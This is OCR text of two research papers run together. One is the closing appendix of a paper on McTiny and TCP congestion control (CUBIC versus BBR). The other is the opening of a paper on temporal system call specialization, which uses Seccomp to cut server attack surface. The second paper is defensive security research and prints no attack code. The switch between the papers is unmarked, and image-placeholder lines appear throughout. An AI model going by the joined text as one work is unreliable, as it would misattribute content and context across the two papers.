Figure 2 shows the timings of packets in a typical example of the experiments mentioned above, sending 1 megabyte through TCP from the United States to Europe. Each network packet sent by the server produces a red plus in the figure. The vertical position is the time in seconds when the server sends the packet. The horizontal position is the total number of bytes in all packets that have been sent, including the application-layer data (eventually reaching 1 megabyte) and 78 bytes of per-packet overhead: 20-byte TCP header, 20-byte IPv4 header, 26-byte Ethernet header, and 12 bytes of spacing between Ethernet packets.

Beware that packet-tracing tools such as `tcpdump` report the size of each Ethernet packet without the 12 bytes of spacing. Also, **TCP segmentation offload** means that the kernel gives larger packets to the network card, which then puts smaller packets on the wire; packet-tracing tools show the larger packets. We ran `ethtool --offload eth0 tx off rx off` to disable TCP segmentation offload, so that the same tools would show the packets on the wire; we did not find any resulting differences in TCP latency.

Each network packet received by the server produces a blue cross and a green cross in the figure, at the time in seconds when the server receives the packet. These packets acknowledge receipt of various packets sent earlier by the server. The horizontal position of the blue cross is the total number of bytes in the acknowledged packets, while the horizontal position of the green cross is the total number of bytes in the acknowledgment packets.

At time 0.000, the server receives a SYN packet opening a connection, and sends a SYNACK packet in response. At time 0.117, the server receives an ACK packet. After about 0.005 seconds of starting a data-generating application, the server sends a quick burst of 10 packets. Many more packets are ready to send, and could be sent given the available bandwidth, but the server is not yet confident about the available bandwidth.

These 10 packets are acknowledged slightly after time 0.234, prompting the server to send a burst of 20 packets. The burst size continues ramping up exponentially for a few more round trips. For example, there is a red burst of about 120000 bytes starting around time 0.468, creating about 0.010 seconds of congestion delay in the network router. These packets are delivered to the client at about 100Mbps, and the acknowledgments from the client create a blue burst in the figure starting around time 0.585 with a slope of about 100Mbps. This in turn triggers a longer red burst starting around time 0.585 with a slope of about 200Mbps, creating more congestion delay in the router. The difference between red and blue angles in the figure reflects the difference between 100Mbps and 200Mbps.

Overall this TCP server sent 769 packets, including 1 packet to accept the connection, 766 packets that each sent 1368 bytes of application-layer data (the maximum amount the client was willing to accept; note that this was over IPv4 rather than IPv6), 1 packet that sent the remaining 688 bytes of application-layer data, and 1 packet to acknowledge the client closing the connection (which this client did not do until after receiving all the server data). These packets consumed 1 108 566 bytes including per-packet overhead. Meanwhile the TCP client sent 430 packets, consuming 33 548 bytes including per-packet overhead. Note that TCP typically acknowledges two packets at once.

Figure 2 used CUBIC, the default congestion-control mechanism in Linux. Figure 3 instead uses BBR [10], a new congestion-control mechanism from Google; `sysctl net.core.default_qdisc=fq` followed by `sysctl net.ipv4.tcp_congestion_control=bbr` enables BBR under Linux. There are many differences between CUBIC and BBR, and one of these differences is already visible just after time 0.117: instead of sending a burst of 10 packets as quickly as possible, the server sends 5 separated bursts of 2 packets each. This separation ("packet pacing" from [34]) reduces the chance of producing immediate congestion, and in general produces a smoother data flow. Comparing the figures also shows that BBR sent slightly more acknowledgment traffic (590 packets from the client,




Figure 4: Timing of network packets observed by a McTiny client.

consuming 46 028 bytes including per-packet overhead) than CUBIC did, and also that BBR sent more data between time 0.702 and time 0.819 than CUBIC did, saving time overall.

The bottom line is that, because of congestion control, TCP takes about 9.1 round-trip times to send 1MB using CUBIC, or 8.5 round-trip times to send 1MB using BBR. Smaller congestion-control details also affect the latency: e.g., raising the initial packet limit from 10 to 32 would have saved more than 1 round-trip time.

A.3 Building McTiny Congestion Control

We decided to integrate TCP-like congestion control into our McTiny software. TCP itself is incompatible with the concept of a tiny network server, but, as mentioned earlier, congestion control can be managed entirely by the client.

There is a software-engineering problem here. Congestion-control software is typically developed as part of a monolithic TCP network stack, and interacts with the rest of the network stack through a thick interface, so reusing the software outside the TCP context is difficult. There have been efforts to build reliable network protocols on top of UDP, and some of these protocols—e.g., Google's QUIC [30]—imitate TCP's congestion-control mechanisms, but again we did not find something easy to reuse.

We thus wrote yet another implementation of congestion control. We put some effort into designing a simple interface for future reusability, taking some API ideas from [24] but building a userspace library rather than a tool designed to integrate with the OS kernel. We first implemented CUBIC but found that the bursts of traffic in CUBIC frequently overload UDP buffers (which are typically configured by the OS with less space than TCP buffers), creating packet losses and often considerable slowdowns. We considered variants of CUBIC with pacing but in the end threw CUBIC away and implemented BBR. As explained in [10], BBR handles packet loss much better than CUBIC, and tends to avoid overloading buffers in the first place.

A.4 Measuring McTiny Congestion Control

Figure 4 shows an example of the timing of all of the network packets in one McTiny run between the computer in the United States and the computer in Europe. The CPUs on these computers were, respectively, a quad-core 3.1GHz Intel Xeon E3-1220 v3 (Haswell) and a quad-core 3.5GHz Intel Xeon E3-1275 v3 (Haswell). The elapsed `client` time measured by `time` was 1.664 seconds, including 0.423 seconds of "user" CPU time (on a single core; this is about 6% of the time available on a quad-core CPU in 1.664 seconds of real time) and 0.009 seconds of "sys" CPU time. Most of the CPU time is for generating an ephemeral McEliece key, which the client could have done any time in advance.

The total vertical spacing in the figure covers 1.268 seconds, about 10.9 round-trip times. Each packet is shown at the time it is sent or received by the client. For comparison, Figures 2 and 3 show times on the server, but in those cases the 1MB of data was being sent by the server whereas in Figure 4 the 1MB of data is being sent by the client.

As the figure shows, our BBR implementation paces packets somewhat more smoothly than the Linux TCP BBR implementation, but overall we increase rate along essentially the same curve as in Figure 3. The last few round trips in McTiny transmit much less data; the red, blue, and green curves are close to vertical at this point. There is more data sent and received in Figure 4 than in Figure 3—there is more overhead in each packet for cryptographic protection, data is sent in somewhat smaller packets, and each packet is acknowledged—but this makes relatively little difference in latency.

To summarize, our McTiny software is using the network in this example with similar efficiency to TCP, plus two round-trip times for final cleanup in the McTiny protocol. For our software, as for TCP, the first megabyte of data sent through this network is limited primarily by congestion control.

Temporal System Call Specialization for Attack Surface Reduction



Seyedhamed Ghavamnia, Tapti Palit, Shachee Mishra, Michalis Polychronakis
Stony Brook University

Abstract

Attack surface reduction through the removal of unnecessary application features and code is a promising technique for improving security without incurring any additional overhead. Recent software debloating techniques consider an application's entire lifetime when extracting its code requirements, and reduce the attack surface accordingly.

In this paper, we present *temporal specialization*, a novel approach for limiting the set of system calls available to a process depending on its phase of execution. Our approach is tailored to server applications, which exhibit distinct *initialization* and *serving* phases with different system call requirements. We present novel static analysis techniques for improving the precision of extracting the application's call graph for each execution phase, which is then used to pinpoint the system calls used in each phase. We show that requirements change throughout the lifetime of servers, and many dangerous system calls (such as `execve`) can be disabled after the completion of the initialization phase. We have implemented a prototype of temporal specialization on top of the LLVM compiler, and evaluated its effectiveness with six popular server applications. Our results show that it disables 51% more security-critical system calls compared to existing library specialization approaches, while offering the additional benefit of neutralizing 13 more Linux kernel vulnerabilities that could lead to privilege escalation.

1 Introduction

Modern software is complex. Applications typically support a wide range of functionalities for different use cases [28, 49], as evidenced by the existence of multiple features, options, and configuration settings. To support these different features, programs typically require access to a vast range of privileged operations from the OS kernel (e.g., allocating memory, creating new processes, and accessing files or the network), which are made available through the system call interface.

Some of these capabilities, however, are used by the application only once during startup, and are never used again during the lifetime of the program. This is especially true for server applications, which once launched, remain running and serving requests for a long period of time. This means that *all* kernel capabilities (i.e., system calls) remain available to a potentially vulnerable process, and can thus be used as part of exploitation attempts.

Software debloating and specialization has recently gained popularity as a technique for removing or constraining *unused* parts of applications, with the goal of reducing the code and features available to attackers. While some approaches use static analysis to identify unused parts of shared libraries [12, 51], others rely on dynamic analysis and training to identify unneeded parts of the application [13, 21, 48]. Similar techniques have also been applied on containers to constrain the set of system calls available to the hosted programs [22, 38, 59]. A key shared characteristic of the above approaches is that they consider the *entire* lifetime of a program as part of the scope of their analysis.

In this paper, we explore software specialization from a different perspective, and present *temporal system call specialization*, a novel attack surface reduction approach for limiting even further the set of system calls that are available to a process, depending on its *phase of execution*. Instead of treating each application as a single, monolithic entity with an unchanging set of requirements, temporal specialization takes into consideration the changes in an application's requirements throughout its execution lifetime. In particular, we focus on server applications, which typically exhibit two distinct *initialization* and *serving* phases.

Our main motivation is that many dangerous system calls, such as `execve`, which are frequently used as part of exploit code, are often not removed by existing code debloating and specialization techniques, because they are required by the application for legitimate purposes. Crucially, however, operations such as spawning new processes or creating listening sockets are typically only performed during the very first moments of a server's lifetime—the *initialization* phase. Temporal specialization automatically derives the set of system calls required by each execution phase, and restricts the set of

available system calls once the server enters its stable serving phase. This significantly reduces the set of system calls available to an attacker.

A crucial requirement for pinpointing the system calls required in each phase is to construct a sound and precise call graph. As most server applications are developed using C/C++, which support indirect function invocations, we must rely on static code analysis to resolve the possible targets of indirect call sites. Unfortunately, the state-of-the-art implementations of points-to analysis algorithms suffer from severe imprecision and overapproximation, which eventually results in the inclusion of many spurious system calls that are not actually used. To address this challenge, we propose two pruning mechanisms that remove spurious edges from the derived call graph, significantly improving its *precision* while retaining its *soundness*. After identifying the system calls needed in each phase, we use Seccomp BPF to block any system calls that are not needed anymore after the completion of the initialization phase, thereby removing them from the process' attack surface.

We implemented a prototype of temporal specialization for Linux on top of LLVM, and evaluated it with six popular applications (Nginx, Apache Httpd, Lighttpd, Bind, Memcached, and Redis). We show that many dangerous system calls, such as `execve`, can be disabled after the application enters its serving phase, i.e., when the server application starts handling client requests and becomes susceptible to attacks. Our results show that temporal specialization disables 51% more security-critical system calls compared to existing library specialization approaches [12, 51], while in many cases it does not leave room for evasion using alternative system call combinations. As an added benefit, 53 Linux kernel vulnerabilities are neutralized by removing system calls which serve as entry points for triggering them, 13 of which are not preventable by library specialization.

Our work makes the following main contributions:

1. We propose a novel temporal system call specialization approach that considers the different operational characteristics of server applications throughout their different execution phases.

2. We present type-based and address-taken-based pruning mechanisms to improve the precision of static analysis techniques for call graph construction.

3. We evaluate our prototype implementation with six popular applications and a diverse set of 567 shellcode and 17 ROP payload samples, demonstrating its effectiveness in blocking exploit code, as well as in reducing the exposed attack surface of the underlying kernel.

Our prototype implementation is publicly available as an open-source project at `https://github.com/shamedgh/temporal-specialization`.

2 Background and Motivation

User-space applications rely on the system call API to interact with the OS. The Linux kernel v4.15 used in this work provides 333 system calls, while its latest version 5.6 (as of June 2020) provides 349. Applications, however, typically rely only on a subset of these system calls for their operation. Moreover, their requirements change according to the *phase* of execution, e.g., whether the application is being initialized or serving requests. From a security perspective, this overabundance of system calls allows an attacker to i) use the additional system calls to carry out malicious operations as part of exploiting a vulnerability, and ii) exploit underlying kernel vulnerabilities triggered through system calls and achieve privilege escalation [22, 31, 32].

2.1 Static vs. Temporal API Specialization

Previous works in attack surface reduction [21, 26, 34, 48, 50] consider the entire application lifetime, and remove functionality that will never be used at any point. When considering the execution phases of typical server applications, however, we observe that further specialization can be achieved.

In particular, servers typically start handling client requests after performing a series of one-time operations for setting up the process. This *initialization phase* mainly consists of operations such as parsing configuration files, binding network ports, and forking worker processes. After the completion of these tasks, the server enters its main long-term *serving phase* for handling client requests. In this stable state, the server typically performs operations such as reading from and writing to sockets or files, managing memory, and allocating tasks to the worker processes. Nginx [7] is an example of a server which exhibits this behavior. Depending on whether it is started in "single-process" or "multi-process" mode, Nginx either executes the function `ngx_single_process_cycle`, or forks the configured number of worker processes, each of which invokes the function `ngx_worker_process_cycle`. Both functions mark the beginning of the serving phase by entering an infinite loop that processes client requests.

The operations performed in these two phases are distinctively different, and thus the required system calls for carrying them out are also different. For example, if a server only creates a fixed set of long-lived worker processes during the initialization phase, it will not need access to system calls such as `fork` and `execve` during the serving phase.

Figure 1 shows a simplified view of the call graph for Apache `httpd` [15], one of the most popular open source web servers. The different shapes correspond to application functions, library functions, and system calls. The initialization phase begins with `main`, and this phase performs operations such as binding and listening to sockets, and spawning the worker processes through calls to `fork` and `execve`. The forked worker processes begin execution at the func-




Figure 1: Library debloating [12,51] can only remove system calls that are never used during the entire lifetime of the application (top left). Temporal specialization removes additional system calls that are never used *after* the initialization phase (top right).

tion `child_main`, which denotes the beginning of the serving phase. During this phase, the application performs tasks such as allocating buffers and handling I/O operations.

Library debloating techniques [12, 51] analyze the code of a given application to identify and remove parts of the linked libraries that are not needed by the application, thereby creating specialized versions of each library. However, they consider the entire lifetime of the application, and therefore, in the example of Figure 1, are unable to prevent access to system calls such as `fork` and `execve`—crucial for attackers' exploit code—as they are used during the initialization phase.

2.2 Seccomp BPF

Seccomp BPF [8] is a mechanism provided by the Linux kernel for restricting the set of system calls that are accessible by user-space programs. Specifically, Seccomp BPF uses the Berkeley Packet Filter language [40] for allowing developers to write programs that act as system call filters, i.e., BPF programs that inspect the system call number (as well as argument values, if needed) and allow, log, or deny the execution of the respective system call. Applications can apply Seccomp BFP filters by invoking either the `prctl` or `seccomp` system call from within their own process. After doing so, all system call invocations from within the process itself or any forked child processes will be checked against the installed filters to grant or reject permission. We use this mechanism to reduce the set of system calls available to programs after the completion of their initialization phase.

3 Threat Model

We consider remote adversaries armed with a vulnerability that allows arbitrary code execution. Temporal system call specialization does not rely on any other exploit mitigations, but as an attack surface reduction technique, it is meant to be used along with other code specialization techniques. Our technique limits the set of system calls an attacker can invoke. Therefore, any exploit code (e.g., shellcode or ROP payload) will have limited capabilities, and will not be able to invoke system calls that are not needed by the server after its initialization phase. These typically include security-critical system calls that can be used to spawn additional services, execute shell commands, and so on. Preventing access to these system calls also effectively neutralizes the corresponding kernel code, which may contain vulnerabilities that can lead to privilege escalation [39]—an attacker cannot trigger those vulnerabilities to compromise the kernel, as the respective system calls cannot be invoked in the first place.

Time-of-check to time-of-use (TOCTTOU) [60] and other race condition attacks are out of the scope of this work.

4 Design

Our goal is to reduce the number of system calls available to attackers once a server application has finished its initialization phase, and thus reduce the exposed attack surface. Disabling system calls that remain unused during the serving phase requires the identification of those system calls that the application uses during the initialization phase, and does not need afterwards. To achieve this, our approach performs the following steps, illustrated in Figure 2.

- Build a *sound* call graph of the application, and derive the list of imported functions from external libraries.
- Map the application call graph, as well as the imported external library functions, to system calls.
- Use programmer-supplied information about the functions that mark the beginning of the initialization and serving phases, respectively, to derive the call graph of each of these phases of execution.




Figure 2: Overview of the process for generating a sound call graph to identify the system calls required by each execution phase.

- Based on these call graphs, identify the list of system calls required by each phase.
- Create Seccomp filters to restrict the use of unneeded system calls, and apply them right after the end of the initialization phase.

4.1 Identifying the Transition Point

We require an expert to identify the *boundary* where the program transitions from the initialization phase to the serving phase, and pass it to our toolchain through a configuration file. This is the point where the server begins its main operation and its system call requirements change. As discussed in Section 2.1, in many applications, such as Apache Httpd [15] and Nginx [7], the transition takes place after the server's main process forks, and child processes are created. In others, such as Memcached [4], which use an event-driven model, this transition takes place at the beginning of the event loop that handles client requests. In case of Apache Httpd, as shown in Figure 1, this transition boundary is defined by the function `child_main`, and once execution reaches this function, many system calls are no longer needed.

Although identifying this transition boundary could perhaps be automated based on heuristics or dynamic analysis, we did not invest the effort to develop such a capability, as this needs to be done only once per application. Manually pinpointing the entry point to the serving phase is relatively easy even if one is not familiar with a given code base. This is the only step where manual intervention is required.

4.2 Call Graph Construction

Applications and libraries written in C/C++ often use indirect function calls via function pointers. For example, the `libapr` and `libapr-util` libraries used by Apache Httpd, use function pointers to register custom memory allocation functions, to register callbacks, and to provide other functionalities that allow the programmer to customize the library. Resolving these indirect function calls in a sound and precise manner is therefore critical for identifying the system calls needed by the application.

Points-to analysis is a static code analysis technique for deriving the possible targets of pointers in a program, and is necessary to soundly identify the target functions of indirect function calls. We use the well-known Andersen's points-to analysis algorithm [14] for this purpose.

Applying Andersen's algorithm to the source code of an application generates a sound call graph, in which all indirect call sites are resolved. However, like all static analysis techniques, points-to analysis suffers from imprecision and overapproximation. For example, Apache's function `ap_run_pre_config` contains an indirect function call. Andersen's points-to analysis reports 136 targets for this function pointer. We manually verified that only seven targets can actually be executed, and the rest 129 are spurious targets that were included due to the imprecision of the analysis.

Previous works [14, 27] have extensively discussed the challenges of scalable and accurate points-to analysis, and an in-depth discussion of these issues is out of the scope of this paper. However, we briefly describe the different sources of overapproximation we faced in our problem space, along with how we mitigated them.

4.2.1 Points-to Analysis Overapproximation

Points-to analysis can be modeled with multiple types of sensitivity, which reflect how objects in memory are modeled. These include *field sensitivity*, *context sensitivity*, and *path sensitivity*. An analysis algorithm employing a higher degree of sensitivity will provide more precise results, and in turn will allow us to gain a more fine-grained view into the system calls required by each execution phase. However, using higher degrees of sensitivity has the fundamental problem of increasing the analysis time, while it requires significant effort to implement such a capability. For example, the popular implementation of Andersen's algorithm, SVF [55], supports field sensitivity (it models every field of a `struct` type uniquely), but not context sensitivity or path sensitivity. This results in imprecision in the results of the points-to analysis.

Context-sensitive analysis considers the calling context when analyzing the target of a function call. When the same function is invoked from different call sites, each function call gets its own "context" and is analyzed independently of the

other function calls. This prevents return values of the called function from propagating into unintended call sites, leading to imprecision. This is critical for functions that allocate or reassign objects referenced by their arguments, or functions that return pointers. Lack of context sensitivity in such cases causes the propagation of analysis results to *all* call sites and *all* return sites of these functions. For example, to allocate memory, Nginx uses a wrapper around memory allocation routines (e.g., `malloc`), called `ngx_alloc`. Because the analysis used by SVF is not context sensitive, its results contain significant overapproximation.

Similarly to context sensitivity, the lack of *path sensitivity* also causes overapproximation in the results of the points-to analysis. Path-sensitive points-to analysis takes into account the predicates of the branch conditions in the control flow graph of the program when solving pointer constraints. Without path sensitivity, the analysis cannot reason about the predicate conditions of a branch.

During our analysis of popular servers, we observed that it was common for libraries (e.g., `libapr`) to provide an option to insert *optional* callback functions at various stages of the life cycle of the library. These callbacks are implemented as indirect function calls, and their call sites are guarded by `NULL` checks on the callback function pointer. We call these *guarded indirect call sites*, and discuss them further in Section 4.2.3.

Due to the lack of context sensitivity, even if no callback function is registered, the points-to analysis can return spurious targets for the guarded indirect call site. Due to the lack of path sensitivity, the analysis cannot detect that the call site is in fact guarded, and will be skipped at runtime. Figure 3 shows an example of a guarded indirect call site. The imprecise call graph contains a spurious edge to `piped_log_maintenance` from a guarded indirect call site accessible in the serving phase. As this function contains a call to the `execve` system call, the overapproximation would prevent it from being removed in the serving phase. Similarly, the lack of context sensitivity and path sensitivity causes overapproximation in the number of possible targets for all indirect call sites, even if they are not optional callback functions guarded by `NULL` checks. A more detailed discussion on overapproximation in points-to analysis is available in Appendix A.

To reduce the overapproximation that the lack of context and path sensitivity introduces in our analysis, and consequently increase the number of system calls that can be removed in the serving phase, we implemented two filtering schemes that prune spurious call edges based on *argument types* and *taken addresses*.

4.2.2 Pruning Based on Argument Types

A naive implementation of Andersen's points-to analysis algorithm does not consider any semantics regarding the type of pointers while solving the constraint graph. For example, SVF's implementation of Andersen's algorithm considers the number of arguments, but not their types, when solving indirect call sites. Due to the lack of context sensitivity and path sensitivity, the results of the points-to analysis often contain imprecision in the form of pointers of one type pointing to memory objects of a different type.

Similarly, when resolving targets for indirect function calls, the results of the points-to analysis often contain functions whose types of arguments do not match those of the call site. For example, in the imprecise call graph of Apache Httpd shown in Figure 3, the guarded indirect call site in function `other_child_cleanup` has two possible targets, `piped_log_maintenance` and `event_run`, despite the fact that only the former matches the types of arguments of the guarded call site.

We have mitigated this problem by checking every indirect call site and pruning any call edges to functions with arguments whose types do not match those of the call site. To maintain soundness, when pruning based on argument types, we consider only arguments of `struct` type, as primitive types may have a mismatch due to reasons such as integer promotion. This simple mechanism is extremely effective in reducing the number of edges in our final call graph. Indicatively, for Nginx, it reduces the number of edges by 70%.

4.2.3 Pruning Based on Taken Addresses

Andersen's algorithm considers all functions in the program to be reachable from its entry point. We observed that this leads to an imprecision in the results of the resolution of indirect call sites, with the result set containing functions that are not accessible from `main` at all.

A function can be the target of an indirect call site only if its address is *taken* (and stored in a variable) at some point in the program. Consequently, if the address of a function is taken at some point in the program that is unreachable from `main`, it can never be a target of an indirect call.

Based on this intuition, we prune further the (still) overapproximated graph generated from the previous argument type based pruning step by first identifying all functions whose addresses are taken along any path that is accessible from the `main` function. This gives us all possible functions that can actually be targets of indirect calls. Using this list of potential address-taken functions, we visit each indirect call site in the program and prune all edges towards targets that do not have their address taken along any valid path.

Going back to the example of Figure 3, the address of `piped_log_mnt` is stored in a function pointer within the function `start_module`, but `start_module` is not reachable from the entry point of Apache Httpd. On the other hand, the function `other_child_cleanup` contains a guarded indirect call site, which first checks if that function pointer is not `NULL`, in which case then dereferences it to invoke the target function. At run time, this `NULL` check will always return false, and this indirect call site is never executed.




Figure 3: The effect of pruning based on argument types and taken addresses on generating a precise call graph.

Path-insensitive points-to analysis cannot determine whether the guard `NULL` check will fail or not. However, as we prune indirect call sites based on address-taken functions, and given that the address of `piped_log_mnt` is never taken along any reachable path from `main`, we can correctly infer that this guarded indirect call site does not have any valid targets, and will be skipped at run time.

4.3 Mapping System Call Invocations to the Application Call Graph

System calls are typically invoked through the Libc library, which provides corresponding wrapper functions (e.g., the `write` Libc function invokes the `SYS_write` system call). We map each exported Libc function to its relevant system call by first generating the call graph of the entire library, and then augmenting it with information about the system calls of each function as "leaves" on the generated call graph [22].

In addition to using Libc wrappers, applications and libraries can also invoke system calls directly using the `syscall()` glibc function or the `syscall` assembly instruction—we handle both of these cases as well. Finally, we combine the Libc call graph with the call graphs of the main application and all its dependent libraries. Using the resulting unified graph, we extract the set of system calls required by the application for the initialization phase, and then for the serving phase, and identify the system calls that are not needed in the latter. We then use Seccomp to apply the respective filters at the beginning of the serving phase.

5 Implementation

In this section, we describe the implementation details of our framework for temporal system call specialization. Our framework currently supports server applications written in C. Although we currently support only Linux libraries and applications, the concept can easily be applied to other operating systems as well. We use the LLVM [3] compiler toolchain to statically analyze the code of the target application. Because Glibc does not compile with LLVM, we use the GCC toolchain for the compilation and analysis of Glibc.

5.1 Constructing a Sound Call Graph

Our goal is to identify the functions that may be invoked during the initialization and serving phases. To that end, the first step is to construct a sound and precise call graph for the whole application. Accurate points-to analysis for resolving the targets of indirect call sites is the most critical part of this process. We use SVF's [55, 56] implementation of the Andersen's points-to analysis algorithm [14]. SVF operates on the LLVM intermediate representation (IR), so we first lower the C source code into the LLVM IR format using the `clang` compiler and by applying link-time optimization (LTO). We then run SVF on this generated bitcode.

As we discussed in Section 4.2, SVF's implementation of Andersen's algorithm is field sensitive, but not context sensitive or path sensitive, leading to significant imprecision. We also observed that in some cases, the lack of context and array index sensitivity causes objects to lose field sensitivity. We provide more details on this subtle issue in Appendix A.

Solving these imprecision problems would fundamentally require implementing a context-sensitive, path-sensitive, and array-index-sensitive analysis, which increases the complexity of the points-to algorithm, and also requires significant programming effort. Instead, we implemented an alternative lightweight solution that simply prunes call edges in the call graph that are provably added as a result of imprecision.

5.1.1 Pruning Based on Argument Types

SVF begins by iterating over all instructions in the IR bitcode, collecting constraints along the way, and adding them to the *constraint graph*. Then, it iterates over all constraints and solves each of them. At the end of each iteration, it checks if it can successfully find a new target for an indirect call site. For any new target found, it first checks if the number of

arguments in the call site matches the number of arguments in the target function. In case they match (and the target function is not a variadic function), the analysis adds the target function as a possible target of the indirect call site. Then, it begins a new iteration to solve any additional constraints due to the newly discovered target function. As discussed in Section 4.2.2, this results in the inclusion of targets with the same number of arguments, but completely unrelated argument types. We modified SVF to take the argument type into account and only add functions as possible targets when the argument types match.

5.1.2 Pruning Based on Taken Addresses

One of the downsides of using path-insensitive and context-insensitive pointer analysis is that it cannot consider the state of the program when solving the points-to set constraints. In particular, as discussed in Section 4.2.3, if an indirect function call is guarded by a `NULL` check on a function pointer, and the function pointer is not initialized in any function that is reachable from the program's entry point, then the call will be skipped at run time. This is especially useful for modular programs, where initializing a module causes the address of one or multiple functions to be taken, and any housekeeping tasks related to that module are performed after doing the not-`NULL` check on their relevant function pointers. However, due to the imprecision of SVF's static analysis, its results include spurious targets for these guarded indirect call sites.

Using the call graph generated after argument type pruning, we record all functions whose addresses are stored into function pointers. A function's address can be stored into a pointer in three ways: i) by a direct store to a pointer, ii) when passed as an argument to another function, or iii) as part of the initialization of a constant global variable. We implemented an LLVM IR pass to extract functions that have their addresses taken via any of these cases. It traverses the call graph in a depth-first manner, starting at the `main` function, and analyzes every `LoadInst` IR instruction to check if the address of a function is being loaded from memory. To track functions passed as arguments to other functions, it iterates over every IR `Value` passed as an argument at a call site, and checks if it corresponds to a function. Finally, it iterates over all constant `GlobalVariable` objects in the IR to track whether a function is part of their initialized values. Based on the resulting set of address-taken functions, we remove any spurious targets at each indirect call site, while retaining all direct call sites without any modifications.

Algorithm 1 summarizes the steps for both types of pruning based on argument types and taken addresses, which result in a much more precise call graph than the one provided by SVF. Once the final call graph is derived, the next and final step is to identify the system call invocations performed during the initialization phase and the serving phase.

Algorithm 1: Generation of Precise Call Graph

```
   Input: LLVM IR bitcode for the target application
   Output: precise_cg: precise application call graph
1  Run SVF's Andersen points-to analysis to get the
     (overapproximated) call graph cg;
2  /* Perform argument-type pruning */
3  foreach Indirect-callsite ic in cg do
4      foreach Target t of ic in cg do
5          if Argument types of t does not match that of ic
             then
6              Prune target t for ic;
7          end
8      end
9  end
10 addr_taken_fn_set ← ∅;
11 reachable_functions ← ∅;
12 /* Collect address-taken functions */
13 Traverse cg depth-first, starting from main;
14 foreach Reachable function func from main do
15     reachable_functions ∪ {func};
16 end
